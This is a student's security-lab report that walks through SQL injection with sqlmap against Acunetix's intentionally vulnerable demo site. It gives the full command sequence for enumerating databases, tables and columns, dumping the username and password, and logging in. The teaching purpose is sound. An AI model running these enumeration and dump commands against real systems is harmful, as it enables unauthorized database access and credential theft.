PARSHVANATH CHARITABLE TRUST'S

A. P. SHAH INSTITUTE OF TECHNOLOGY

(All Branches NBA Accredited)

Department of Information Technology


Semester: V
Academic Year: 2022-23
Class / Branch: TE IT
Subject: Security Lab (SL)
Name of Instructor: Prof. Apeksha Mohite

Name of Student:Vishal Bangar
Student ID: 20104084


EXPERIMENT NO. 8

Aim: To demonstrate Computer Security System Honeypots and Web Vulnerability SQL Injection.

Step 1: List information about the existing databases




```
~$  sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```




```
[10:36:35] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[10:36:35] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

Step 2: List information about Tables present in a particular Database




```
~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```

we see that 8 tables have been retrieved. So now we definitely know that the website is vulnerable.




```
[10:42:00] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[10:42:00] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

Step 3: well now we get the name of the table in the web application database, both the next step is to find the column in the database users.




```
~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
```




```
[10:45:25] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[10:45:25] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

Step 4: now we will look for the username that is in the database acuart table users column uname using the following command.




```
~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname --dump
```

It gives us username which is there in database as test.




```
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+
```

Step 5: now we will look for the username that is in the database acuart table users column pass using the following command.




```
~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C pass --dump
```

It gives you the password **test** for your username as:



```
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+
```

Step 6: now we will try to log in or log in using the existing username and password.




TEST and Demonstration site for Acunetix Web Vulnerability Scanner

If you are already registered please enter your login information below:

Username : test
Password : ••••

login

You can also signup here.
Signup disabled. Please use the username test and the password test.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

Product id	Title	Artist	Category	Price	
1	The shore	r4w8173	Posters	$500	delete

Total: $500

place a command for these items